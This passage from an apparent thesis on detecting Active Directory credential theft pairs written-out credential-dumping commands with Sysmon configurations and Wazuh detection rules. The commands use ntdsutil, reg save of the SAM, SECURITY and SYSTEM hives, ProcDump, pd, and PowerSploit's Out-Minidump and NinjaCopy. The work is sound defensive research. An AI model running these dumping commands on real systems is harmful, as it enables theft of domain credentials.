
All the extraction programs were executed with local administrator privileges in a DC.

Exploit 6: Retrieval of NTDS.DIT with ntdsutil

Another way to get the desired information is to copy the database of the AD Domain Services (the NTDS.DIT file) and conduct an offline password audit of the domain. This means once we have this data we can use a wide selection of tools to crack it[69][70][71].

The attacker has to open a shell as administrator in a DC and introduce the next input to create the backup:

```
ntdsutil
activate instance ntds
ifm
create full C:\temp\ntdsutil
```



```
PS C:\Users\Administrator\Downloads> ntdsutil
C:\Windows\system32\ntdsutil.exe: activate instance ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\Users\Administrator\Downloads\dump_ntds
Creating snapshot...
Snapshot set {f0c3b336-edaf-4abd-9e20-e9197e7dae99} generated successfully.
Snapshot {ede5fda3-985e-4cd3-99ac-0800ad351db0} mounted as C:\$SNAP_201903191458_VOLUMECS\
Snapshot {ede5fda3-985e-4cd3-99ac-0800ad351db0} is already mounted.
Initiating DEFRAGMENTATION mode...
Source Database: C:\$SNAP_201903191458_VOLUMECS\Windows\NTDS\ntds.dit
Target Database: C:\Users\Administrator\Downloads\dump_ntds\Active Directory\ntds.dit

Defragmentation Status (complete)

0 10 20 30 40 50 60 70 80 90 100
|---|---|---|---|---|---|---|---|---|---|
.....

Copying registry files...
Copying C:\Users\Administrator\Downloads\dump_ntds\registry\SYSTEM
Copying C:\Users\Administrator\Downloads\dump_ntds\registry\SECURITY
Snapshot {ede5fda3-985e-4cd3-99ac-0800ad351db0} unmounted.
IFM media created successfully in C:\Users\Administrator\Downloads\dump_ntds
ifm: quit
C:\Windows\system32\ntdsutil.exe: quit
PS C:\Users\Administrator\Downloads>
```

Figure 6.8: Backing up the database of the AD using the ntdsutil shell

There are other ways to use ntdsutil in ways harder to detect[72], but this is enough for gathering events for analysis.

The execution of ntdsutil can be reported by Sysmon:

```
<ProcessCreate onmatch="include">
  <Image condition="contains">ntdsutil.exe</Image>
```

```
</ProcessCreate>
```

And alerts set with Wazuh:

```
<rule id="300010" level="0">
  <if_group>windows</if_group>
  <match>ntds</match>
  <description>Potential access to ntds.dit</description>
</rule>

<rule id="300011" level="3">
  <if_sid>300010</if_sid>
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine">\\Windows\\System32\\
  ↪ ntdsutil.exe</field>
  <description>Use of ntdsutil</description>
</rule>

<rule id="300012" level="3">
  <if_sid>300010</if_sid>
  <match>The database engine detached a database</match>
  <description>Potential access to ntds.dit</description>
</rule>

<rule id="300013" level="3">
  <if_sid>300010</if_sid>
  <match>The database engine created a new database</match>
  <description>Potential access to ntds.dit</description>
</rule>

<rule id="300014" level="3">
  <if_sid>300010</if_sid>
  <match>The database engine attached a database</match>
  <description>Potential access to ntds.dit</description>
</rule>
```

The first rule is the parent, it filters windows events with the *ntds* string.

The second rule detects the *ntdsutil* executable. This signature is more useful than normal because it is a builtin tool.

The rest are for detecting suspicious database events from Windows events. These database events ensure the detection of *ntdsutil* even if it were to be executed without using a known string for its executable.

Exploit 7: Storing registry hives with Reg

These commands produce the different save files, each of a different group of credentials, that can be later extracted offline with certain tools[72]:

```
reg.exe save hklm\sam c:\temp\sam.save
reg.exe save hklm\security c:\temp\security.save
```

```
reg.exe save hklm\system c:\temp\system.save
```

Reg is not detected as malware because it is a builtin tool in Windows. But we can detect it with Sysmon and Wazuh. With Sysmon we report the execution of Reg with the event 1, reporting the creation of a process:

```
<ProcessCreate onmatch="include">
  <Image condition="contains">reg.exe</Image>
</ProcessCreate>
```

And Wazuh to trigger an alert:

```
<rule id="300101" level="0">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.image">\\Windows\\system32\\reg.exe</
  ↳ field>
  <description>Maybe a dump of credentials with reg.exe</
  ↳ description>
</rule>
<rule id="300102" level="1">
  <if_sid>300101</if_sid>
  <field name="win.eventdata.commandLine">save</field>
  <description>Dump of credentials with reg.exe</description>
</rule>
<rule id="300103" level="3">
  <if_sid>300102</if_sid>
  <field name="win.eventdata.commandLine">sam</field>
  <description>Dump of sam credentials with reg.exe</description>
</rule>
<rule id="300104" level="3">
  <if_sid>300102</if_sid>
  <field name="win.eventdata.commandLine">security</field>
  <description>Dump of security credentials with reg.exe</
  ↳ description>
</rule>
<rule id="300105" level="3">
  <if_sid>300102</if_sid>
  <field name="win.eventdata.commandLine">system</field>
  <description>Dump of system credentials with reg.exe</
  ↳ description>
</rule>
```

The parent rule matches the creation of Reg from the report of Sysmon.

The second rule detects the *save* string in the reg command.

The rest of the rules detect the registry strings for credentials.

This also could be detected using the event 7, but it would interfere with grouping detection. Of course it is possible that these rules do not cover all the extraction

uses of Reg. Is worth noting that this is a signature base detection, therefore it could be overcome with certain third-party programs.

Exploit 8: Dump of LSASS with ProcDump

ProcDump[73] is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike. This program can be used to create a dump file of the running *lsass.exe* process:

```
C:\Users\Administrator\Downloads\procdump.exe -accepteula -64 -ma  
  ↪ lsass.exe c:\temp\lsass.dmp
```

The dumped file can be used to extract the credentials by other programs, like Mimikatz[72]. This is also true for the next exploits.

Exploit 9: Dump of LSASS with pd

ProcessDumper, also known as pd[74], is another program to dump the *lsass.exe* contents. For example if the id of the process is 552:

```
C:\Users\Administrator\Downloads\pd.exe -p 552 > c:\temp\lsass.dump
```

Exploit 10: Dump of LSASS with Minidump

Minidump is a script from the PowerSploit Post-Exploitation Framework[42]. It can be combined with the *Get-Process* builtin to dump the process into a file:

```
Import-Module c:\users\administrator\downloads\PowerSploit-master\  
  ↪ Exfiltration\Out-Minidump.ps1  
Get-Process lsass | Out-Minidump -DumpFilePath c:\temp
```

Exploit 11: Dump of LSASS with NinjaCopy

Another PowerSploit module that can be used to dump LSASS into a file is *NinjaCopy*:

```
Import-Module C:\Users\Administrator\Downloads\PowerSploit-master\  
  ↪ Exfiltration\Invoke-NinjaCopy.ps1  
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination  
  ↪ "c:\temp\ntds.dit"
```

This module allows any file, even if it is locked, to be copied without starting suspicious services or injecting in to processes. This is because it can copy files from a NTFS volume, by opening a read handle to the entire volume, therefore bypassing the following protections[41]:

- Files which are opened by a process and cannot be opened by other processes, such as the NTDS.dit file or SYSTEM registry hives. This is known as locking the file.
- Flags set on a file to alert when the file is opened. Windows can not set a flag because NinjaCopy does not use a Win32 API to open the file.

The direct read of the device can be reported with the event 9 of Sysmon:

```
<RawAccessRead onmatch="include">
  <Image condition="contains">powershell.exe</Image>
</RawAccessRead>
```

Unfortunately it does not report enough to ensure this event comes from the execution of NinjaCopy. The next rule detects the read of the device by a program spawn from powershell, which until now has always worked and never reported a false positive:

```
<rule id="300350" level="3">
  <if_group>sysmon_event9</if_group>
  <field name="win.eventdata.image">powershell.exe</field>
  <field name="win.eventdata.device">Device\\HarddiskVolume</field>
  ↪ >
  <description>Maybe NinjaCopy</description>
</rule>
```

This rule can be much more useful if the NTDS.DIT file is in a different volume than normal.

The next detection attempt was to use a grouping technique for the DLLs the program uses. All of them were monitored with the event 7 of Sysmon. The most frequent were: advapi32, kernel32, kernelbase, msvcrt and ntdll.

These DLLs are used very often in any healthy system. The script did not increase their use too much, therefore false positives were produced during normal execution, discarding this method of detection.

6.2.2 Detection of process accessing LSASS

The event 10 of Sysmon reports when a process access another process, possibly detecting hacking tools that read the memory contents of processes[50]. This event can be used to detect LSASS dumps, at least in some cases[75].

The downside is it can generate significant amounts of logging, therefore it was configured to log only the LSASS process and exclude the instances from the OSSEC agent and the Virtual Box service.

```

<ProcessAccess onmatch="include">
  <TargetImage condition="contains">C:\Windows\System32\lsass.exe<
    ↪ /TargetImage>
</ProcessAccess>
<ProcessAccess onmatch="exclude">
  <SourceImage condition="contains">C:\Windows\System32\
    ↪ vboxservice.exe</SourceImage>
  <SourceImage condition="contains">C:\Program Files (x86)\ossec-
    ↪ agent\ossec-agent.exe</SourceImage>
</ProcessAccess>

```

Listing 6.14: Sysmon monitoring with event 10 for lsass reads

After some analysis of these events it was clear that normal accesses could be identified by the *grantedAccess* field. They had a value of *0x3000* (even though these do not happen often) or *0x1000* if the process is *svchost.exe*. The detected malicious programs produced at least one event with a different value on this field.

```

<rule id="300310" level="0" >
  <if_group>sysmon_event_10</if_group>
  <field name="win.eventdata.targetImage">\\Windows\\system32\\
    ↪ lsass.exe</field>
  <description>Detected event 10 with \\Windows\\system32\\lsass.exe<
    ↪ /description>
</rule>
<rule id="300311" level="3" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.callTrace">UNKNOWN</field>
  <description>Suspicious access of LSASS, probably from a
    ↪ reverse_tcp shell</description>
</rule>
<rule id="300312" level="0" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.grantedAccess">^0x3000$</field>
  <description>Normal access of LSASS</description>
</rule>
<rule id="300313" level="0" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.grantedAccess">^0x1000$</field>
  <field name="win.eventdata.sourceImage">\\Windows\\system32\\
    ↪ svchost.exe</field>
  <description>Normal access of LSASS</description>
</rule>
<rule id="300314" level="3" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.grantedAccess">^0x\\w+</field>
  <description>Suspicious access of LSASS</description>
</rule>

```

Listing 6.15: Rules to detect unusual values of grantedAccess

The first identifies events of type 10 for the LSASS process.

The second rule triggers if the string *UNKNOWN* is in the field *callTrace*. This occurrence was found during testing of the exploits 4 and 5, that use a reverse TCP shell to connect to their target. But it is possible that it would cause false positives on a real network, even though none were found during this project.

The third and fourth match the normal cases, excluding them from the detection of the last rule.

The last rule uses a regular expression to match any hexadecimal value of *grantedAccess*, therefore detecting any unusual value, because all normal logs have being identified as normal at this point.

The results may change with the size of the database, the status of the system and the version of the system and the programs. All the exploits used until this point were tested, resulting in half producing unusual values, therefore being detected.

Exploit	unusual grantedAccess
1: Local Mimikatz in DC	0x143a
2: Mimikatz from memory in DC	0x143a
3: Mimikatz with DCSync	
4: DCSync with Kiwi	
5: Hashdump with Meterpreter	0x1f3fff
6: Retrieval of NTDS.DIT with ntdsutil	
7: Storing registry hives with Reg	
8: Dump of LSASS with ProcDump	3 events with 0x1ffff
9: Dump of LSASS with pd	0x1f3fff 0x1452 followed by 0x1410, this pair repeated 28 times 0x1452
10: Dump of LSASS with Minidump	0x1f3fff 0x1ffff
11: Dump of LSASS with NinjaCopy	

Table 6.3: Exploit detection of unusual grantedAccess values

6.2.3 Mitigation

Some of the measures for the Golden Ticket attack can be used for this, particularly those about protecting LSASS.

There are multiple ways to protect the NTDS.DIT file[76][58]:

- Install the system in multiple volumes with multiple file formats.
- Monitor or restrict the ntdsutil command.
- Backup and disk encryption.
- Restrict access to DCs and AD administrators.
- Remove the ability to start/stop the Volume Shadow Copy service from ALL users on the system.
- Remove the ability to modify the security settings of the Volume Shadow Copy service from all users except for SYSTEM.

6.2.4 Conclusion

Appendix A

Glossary

AD: Active Directory. The directory domain of Windows systems, though it can be also used by GNU/Linux with Samba.

API: Application Program Interface. Is a set of subroutines, functions and procedures from a library to be used by other software.

AWK: Programming language created by Alfred Aho, Peter Weinberger, and Brian Kernighan, used mostly for string parsing.

AES: Advanced Encryption Standard. Popular symmetric encryption algorithm with different key lengths.

CDB: Short for constant database. File format and library for item creation and reading in a database at fast speeds.

DC: Domain Controller. In this case a server that runs part of an Active Directory domain. The main DC is named Primary Domain Controller.

DLL: A Dynamic Link Library file. It is a grouping of code or data for programs of the system. It is in a separate file for easier management or better performance.

ELK: Elasticsearch, Logstash and Kibana. Stack used for Wazuh to gather and transform data.

Golden Ticket: Forged TGT that normally provides access as administrator of the AD for 10 years.

GDPR: General Data Protection Regulation. Regulation in EU law on data protection and privacy for all individuals within the European Union and the

European Economic Area. In practice in this project means law protected files against changes.

HIDS: Host-based Intrusion Detection System.

ICS: Industrial Control System. They are control systems for critical tasks. Normally they are used for industrial control, but in this project we consider any purpose, like data analysis.

IDS: Intrusion Detection System. Mitigates the damage of intrusions, providing passive protection by alerts.

IPS: Intrusion Prevention System. Minimizes the chance of intrusions, providing active protection by actions.

KDC: Key Distribution Center. Service that handles the Kerberos requests. It runs in a DC.

Kerberos: Computer network authentication protocol that uses tickets to allow computers over a network to authenticate in a secure manner. Windows 2000 and later uses Kerberos as its default authentication method.

KRBTGT: Kerberos super-administrator account, used for encrypting all the authentication tokens for the DC. Is hidden, local, can not be deleted, neither the name changed.

Metasploit: Penetration testing framework. There are Windows and GNU/Linux versions.

Meterpreter: Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection.

Mimikatz: Program to extract authentication data or generate forged authentication tickets. In this project we use it for extracting the KRBTGT hash and generating Golden Tickets.

LSA: Short for **L**ocal **S**ecurity **A**uthority Subsystem Service. Process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens.

LSASS: Local Security Authority Subsystem Service. Process in Microsoft Win-

dows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens.

NIDS: Network-based Intrusion Detection System.

OSSEC: Open Source HIDS **SEC**urity. Is an HIDS solution with detection based on rules and decoders.

SMB: Server Message Block protocol for sharing files, printers, communications, etc in Microsoft systems.

Shadow Copy: Windows technology for copying files or volumes when they are in use.

TGT: Ticket Granting Ticket. This ticket is encrypted with the KDC key and is used for request to the KDC one or more TGS.

TGS: Ticket Granting Service. This ticket is encrypted with the service key and is used to authenticate against a service.

TLS: Transport Layer Security. Cryptography protocol designed to provide communications security over a computer network with hybrid (symmetric and asymmetric) cryptography.

YARA: Tool that does pattern/string/signature matching, with great in performance, results and easiness to write rules.

Appendix B

Bibliography

Books

- [23] *Guía de los Fundamentos para la Dirección de Proyectos (Guía del PM-BOK)*, 5 a edición. Project Management Institute, 2013. ISBN: 9781628250091.

Articles

- [6] Carl M. Hurd and Michael V. McCarty. “A Survey of Security Tools for the Industrial Control System Environment”. In: (June 2017). DOI: 10 . 2172/1376870.
- [24] R. (2004) Larson E. & Larson. “Use cases: what every project manager should know”. In: *Paper presented at PMI® Global Congress 2004—North America, Anaheim, CA. Newtown Square, PA: Project Management Institute* ().
- [27] Syed Ali Raza Shah and Biju Issac. “Performance Comparison of Intrusion Detection Systems and Application of Machine Learning to Snort System”. In: *Future Gener. Comput. Syst.* 80.C (Mar. 2018), pp. 157–170. ISSN: 0167-739X. DOI: 10.1016/j.future.2017.10.016. URL: <https://doi.org/10.1016/j.future.2017.10.016>.
- [28] Daniel Zammit. “A machine learning based approach for intrusion prevention using honeypot interaction patterns as training data”. In: (2016).
- [29] Dr.Najla B. Al-Dabagh and Mohammed A. Fakhri. “Monitoring and Analyzing System Activities Using High Interaction Honeypot”. In: *International Journal of Computer Networks and Communications Security* (2014).
- [30] Stephan Riebach, Birger Tödtmann, and Erwin P. Rathgeb. “Combining IDS and HoneyNet Methods for Improved Detection and Automatic Isolation of Compromised Systems”. In: (2005).

- [37] James Mulder. “SANS Institute InfoSec Reading Room: Mimikatz Overview, Defenses and Detection”. In: (2016).

Online

- [1] *Difference between IDS and IPS and Firewall*. URL: <https://security.stackexchange.com/questions/44931/difference-between-ids-and-ips-and-firewall> (visited on 11/15/2018).
- [2] *About OSSEC*. URL: <https://www.ossec.net/about.html> (visited on 11/11/2018).
- [3] *Wazuh documentation: OSSEC and Wazuh additional functionality*. URL: <https://documentation.wazuh.com/current/getting-started/use-cases.html> (visited on 11/11/2018).
- [4] *Agentless monitoring in OSSEC*. URL: <https://www.ossec.net/docs/manual/agent/agentless-monitoring.html> (visited on 11/11/2018).
- [5] *OSSEC Agents*. URL: <https://www.ossec.net/docs/manual/agent/index.html> (visited on 11/11/2018).
- [7] *10 Top Intrusion Detection Tools for 2018*. URL: <https://www.comparitech.com/net-admin/network-intrusion-detection-tools/> (visited on 11/15/2018).
- [8] *Who is using YARA*. URL: <https://github.com/VirusTotal/yara> (visited on 11/15/2018).
- [9] *Technologies that form Wazuh*. URL: <https://wazuh.com/wp-content/uploads/2015/11/Jigsaw4.png> (visited on 11/11/2018).
- [10] *Wazuh documentation: Welcome to Wazuh*. URL: <https://documentation.wazuh.com/current/index.html> (visited on 11/15/2018).
- [11] *Wazuh documentation*. URL: <https://documentation.wazuh.com> (visited on 11/11/2018).
- [12] *Wazuh ruleset*. URL: <https://github.com/wazuh/wazuh-ruleset> (visited on 11/11/2018).
- [13] *Wazuh: Github*. URL: <https://github.com/wazuh/wazuh> (visited on 11/11/2018).
- [14] *Wazuh documentation*. URL: <https://github.com/wazuh/wazuh-documentation> (visited on 11/11/2018).
- [15] *Wazuh documentation: Installation guide*. URL: <https://documentation.wazuh.com/current/installation-guide/index.html> (visited on 11/11/2018).

- [16] *Wazuh documentation: Architecture*. URL: <https://documentation.wazuh.com/current/getting-started/architecture.html> (visited on 11/15/2018).
- [17] *Wazuh data flow*. URL: https://documentation.wazuh.com/current/_images/wazuh_data_flow1.png (visited on 11/15/2018).
- [18] *Wazuh documentation: Custom rules and decoders*. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/custom.html> (visited on 11/15/2018).
- [19] *OSSEC-Wazuh Ruleset list*. URL: https://wazuh.com/resources/OSSEC_Ruleset.pdf (visited on 11/15/2018).
- [20] *Wazuh documentation: Testing decoders and rules*. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/testing.html> (visited on 11/15/2018).
- [21] *Wazuh documentation: JSON decoder*. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/json-decoder.html> (visited on 11/15/2018).
- [22] *Wazuh documentation: CDB lists*. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/cdb-list.html> (visited on 11/15/2018).
- [25] *What is Project Management?* URL: <https://www.pmi.org/about/learn-about-pmi/what-is-project-management> (visited on 11/17/2018).
- [26] *VirusTotal FAQ*. URL: <https://www.virustotal.com/en/faq/> (visited on 11/18/2018).
- [31] *Complete domain compromise with golden tickets*. URL: <https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/> (visited on 05/20/2019).
- [32] *Kerberos (I): How does Kerberos work? - Theory*. URL: <https://www.tarlogic.com/en/blog/how-kerberos-works/> (visited on 05/20/2019).
- [33] *Kerberos tickets: Comprehension and exploitation*. URL: <https://www.tarlogic.com/en/blog/kerberos-tickets-comprehension-and-exploitation/> (visited on 05/20/2019).
- [34] *Detecting Forged Kerberos Ticket (Golden Ticket & Silver Ticket) Use in Active Directory*. URL: <https://adsecurity.org/?p=1515> (visited on 05/22/2019).
- [35] *Github: Pypykatz agent*. URL: https://github.com/skelsec/pypykatz_agent_dn/ (visited on 05/21/2019).

- [36] *Github: Pypykat server*. URL: https://github.com/skelsec/pypykat_server (visited on 05/21/2019).
- [38] *Wikipedia: Local Security Authority Subsystem Service*. URL: https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service (visited on 05/20/2019).
- [39] *Golden Ticket*. URL: <https://pentestlab.blog/2018/04/09/golden-ticket/> (visited on 05/20/2019).
- [40] *mimikatz: deep dive on lsadump::lsa /patch and /inject*. URL: <https://blog.3or.de/mimikatz-deep-dive-on-lsadumplsa-patch-and-inject.html> (visited on 05/20/2019).
- [41] *How Attackers Dump Active Directory Database Credentials*. URL: <https://adsecurity.org/?p=2398> (visited on 05/20/2019).
- [42] *Github: PowerSploit - A PowerShell Post-Exploitation Framework*. URL: <https://github.com/phra/PowerSploit> (visited on 05/20/2019).
- [43] *Unofficial Guide to Mimikatz & Command Reference*. URL: https://adsecurity.org/?page_id=1821 (visited on 05/20/2019).
- [44] *Github: Monitors for DCSYNC and DCSHADOW attacks and create custom Windows Events for these events*. URL: <https://github.com/shellster/DCSYNCMonitor> (visited on 05/20/2019).
- [45] *The Secret Security Wiki: Meterpreter*. URL: <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/> (visited on 05/21/2019).
- [46] *Detecting Network Traffic from Metasploit's Meterpreter Reverse HTTP Module*. URL: <https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/> (visited on 05/21/2019).
- [47] *Understanding Powersploit, Mimikatz and Defense*. URL: <http://www.thesecurityblogger.com/understanding-powersploit-mimikatz-and-defense/> (visited on 05/21/2019).
- [48] *Results of examining logs recorded in Windows upon execution of 49 tools*. URL: <https://jpcertcc.github.io/ToolAnalysisResultSheet/> (visited on 05/29/2019).
- [49] *Github: Repository of the memory of the project*. URL: https://github.com/andresgomezvidal/tfg_memoria (visited on 05/30/2019).
- [50] *Microsoft docs: Sysmon v9.0*. URL: <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon> (visited on 05/30/2019).

- [51] *Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part I (Event ID 7)*. URL: <https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for.html> (visited on 05/22/2019).
- [52] *Github: sysmon-config — A Sysmon configuration file for everybody to fork*. URL: <https://github.com/DefenceLogic/sysmon-config> (visited on 05/30/2019).
- [53] *Github: mimikatz*. URL: <https://github.com/gentilkiwi/mimikatz> (visited on 05/20/2019).
- [54] *Scheduling remote commands for Wazuh agents*. URL: <https://wazuh.com/blog/scheduling-remote-commands-for-wazuh-agents/> (visited on 05/20/2019).
- [55] *Kerberos Golden Ticket Check*. URL: <https://gallery.technet.microsoft.com/scriptcenter/Kerberos-Golden-Ticket-b4814285> (visited on 05/22/2019).
- [56] *How Attackers Use Kerberos Silver Tickets to Exploit Systems*. URL: <https://adsecurity.org/?p=2011> (visited on 05/26/2019).
- [57] *Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft, Version 1 and 2*. URL: <https://www.microsoft.com/en-us/download/details.aspx?id=36036> (visited on 05/20/2019).
- [58] *The Golden Ticket Attack - a Look Under the Hood*. URL: https://cybersecology.com/wp-content/uploads/2016/05/Golden_Ticket-v1.13-Final.pdf (visited on 05/20/2019).
- [59] *Kerberos & KRBTGT: Active Directory's Domain Kerberos Service Account*. URL: <https://adsecurity.org/?p=483> (visited on 05/20/2019).
- [60] *Script to reset the krbtgt account password/keys*. URL: <https://gallery.technet.microsoft.com/Reset-the-krbtgt-account-581a9e51> (visited on 05/20/2019).
- [61] *Using SCOM to Detect Golden Tickets*. URL: <https://blogs.technet.microsoft.com/nathangau/2017/03/08/using-scom-to-detect-golden-tickets/> (visited on 05/22/2019).
- [62] *Github: Create-Tiers in AD*. URL: https://github.com/davidprowe/AD_Sec_Tools (visited on 05/20/2019).
- [63] *Reset The KrbTgt Account Password/Keys For RWDCs/RODCs*. URL: <https://gallery.technet.microsoft.com/Reset-The-KrbTgt-Account-5f45a414> (visited on 05/20/2019).
- [64] *Detecting Mimikatz Use On Your Network*. URL: <https://isc.sans.edu/diary/Detecting+Mimikatz+Use+On+Your+Network/19311> (visited on 05/21/2019).

- [65] *Github: Deploy-Deception*. URL: <https://github.com/samratashok/Deploy-Deception/blob/master/README.md> (visited on 05/22/2019).
- [66] *How Does a Golden Ticket Attack Work?* URL: <https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/> (visited on 05/20/2019).
- [67] *Github: Attack and defend active directory using modern post exploitation adversary tradecraft activity*. URL: <https://github.com/infosecnlja/AD-Attack-Defense#defense--detection> (visited on 05/20/2019).
- [68] *Github: YARA module implementation*. URL: <https://github.com/wazuh/wazuh/issues/3357> (visited on 05/30/2019).
- [69] *Practice ntds.dit File Part 2: Extracting Hashes*. URL: <https://blog.didierstevens.com/2016/07/13/practice-ntds-dit-file-part-2-extracting-hashes/> (visited on 05/21/2019).
- [70] *Extracting password hashes from the ntds.dit file*. URL: <https://blog.stealthbits.com/extracting-password-hashes-from-the-ntds-dit-file/> (visited on 05/21/2019).
- [71] *Dumping the contents of ntds.dit files using PowerShell*. URL: <https://www.dsinternals.com/en/dumping-ntds-dit-files-using-powershell/> (visited on 05/21/2019).
- [72] *Dumping Windows Credentials*. URL: <https://www.securusglobal.com/community/2013/12/20/dumping-windows-credentials/> (visited on 05/27/2019).
- [73] *Microsoft docs: ProcDump v9.0*. URL: <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump> (visited on 05/28/2019).
- [74] *trapKit: ProcessDumper*. URL: <https://trapkit.de/tools/pd/index.html> (visited on 05/28/2019).
- [75] *Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)*. URL: https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html (visited on 05/28/2019).
- [76] *IT Admin Tips: Protecting Your Active Directory Database*. URL: <http://www.cryptohax.com/2015/10/it-admin-tips-protecting-your-active.html> (visited on 05/20/2019).